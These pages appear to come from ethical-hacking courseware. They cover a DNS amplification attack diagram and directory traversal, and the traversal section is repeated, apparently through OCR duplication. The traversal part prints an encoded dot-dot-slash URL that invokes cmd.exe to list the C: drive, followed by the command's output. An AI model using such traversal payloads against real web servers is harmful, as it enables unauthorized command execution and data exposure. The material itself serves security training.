

What is the IP Address of certifiedhacker.com? Please reply to the Victim's IP address
Where can I find the IP Address of certifiedhacker.com?
3
4
I do not know but .com NameSpace should have the answer
Root Servers
2
Sends signals to activate bots
Botnet compromised PCs
User's Primary DNS Servers (Recursion Allowed)
(Not authoritative for certifiedhacker.com)
What is the IP Address of certifiedhacker.com?
5
1
Primary DNS Server of certifiedhacker .com knows it
7
What is the IP Address of certifiedhacker.com?
Here is the IP Address of certifiedhacker.com
8
9
Here is the IP Address of certifiedhacker.com
6
Attacker
.com NameSpace
Primary DNS Server of certifiedhacker.com
Victim's Server Victim's IP Address

Figure 13.8: DNS amplification attack

Directory Traversal Attacks

- In directory traversal attacks, attackers use the **../ (dot-dot-slash)** sequence to access restricted directories outside the web server root directory
- Attackers can use the **trial and error method** to navigate outside the root directory and access sensitive information in the system



http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\


```
 Volume in drive C has no label.
 Volume Serial Number is D45E-9FEE

 Directory of C:\

04/02/2022  11:31 AM           1,024 .rnd
04/28/2022  06:43 PM               0 123.text
03/21/2022  03:10 PM               0 AUTOEXEC.BAT
04/27/2022  08:54 PM    <DIR>          CATALINA_HOME
03/21/2022  03:10 PM               0 CONFIG.SYS
04/11/2022  09:16 AM    <DIR>          Documents and Settings
04/25/2022  05:25 PM    <DIR>          Downloads
03/07/2022  03:38 PM    <DIR>          Intel
04/27/2022  09:36 PM    <DIR>          Program Files
02/26/2022  02:36 AM    <DIR>          Snort
04/28/2022  09:50 AM    <DIR>          WINDOWS
04/25/2022  02:03 PM         569,344 WinDump.exe
               7 File(s)        570,368 bytes
              13 Dir(s)  13,432,115,200 bytes free
```

Directory Traversal Attacks

An attacker may be able to perform a directory traversal attack owing to a vulnerability in the code of a web application. In addition, poorly patched or configured web server software can make the web server vulnerable to a directory traversal attack.

The design of web servers limits public access to some extent. Directory traversal is the exploitation of HTTP through which attackers can access restricted directories and execute commands outside the web server's root directory by manipulating a Uniform Resource Locator (URL). In directory traversal attacks, attackers use the dot-dot-slash (../) sequence to access restricted directories outside the web server's root directory. Attackers can use the trial-and-error method to navigate outside the root directory and access sensitive information in the system.

An attacker exploits the web server software (web server program) to perform directory traversal attacks. The attacker usually performs this attack with the help of a browser. A web server is vulnerable to this attack if it accepts input data from a browser without proper validation.




http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\

```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\

04/02/2022 11:31 AM           1,024 .rnd
04/28/2022 06:43 PM               0 123.text
03/21/2022 03:10 PM               0 AUTOEXEC.BAT
04/27/2022 08:54 PM   <DIR>         CATALINA_HOME
03/21/2022 03:10 PM               0 CONFIG.SYS
04/11/2022 09:16 AM   <DIR>         Documents and Settings
04/25/2022 05:25 PM   <DIR>         Downloads
03/07/2022 03:38 PM   <DIR>         Intel
04/27/2022 09:36 PM   <DIR>         Program Files
02/26/2022 02:36 AM   <DIR>         Snort
04/28/2022 09:50 AM   <DIR>         WINDOWS
04/25/2022 02:03 PM         569,344 WinDump.exe
           7 File(s)      570,368 bytes
          13 Dir(s)  13,432,115,200 bytes free
```

My Computer
3½ Floppy (A:)
Local Disk (C:)
Documents and Settings
Inetpub
AdminScripts
mailroot
wwwroot
company
downloads
images
news
scripts
support
mysql
PHP
Program Files
WINDOWS

Figure 13.9: Directory traversal attack



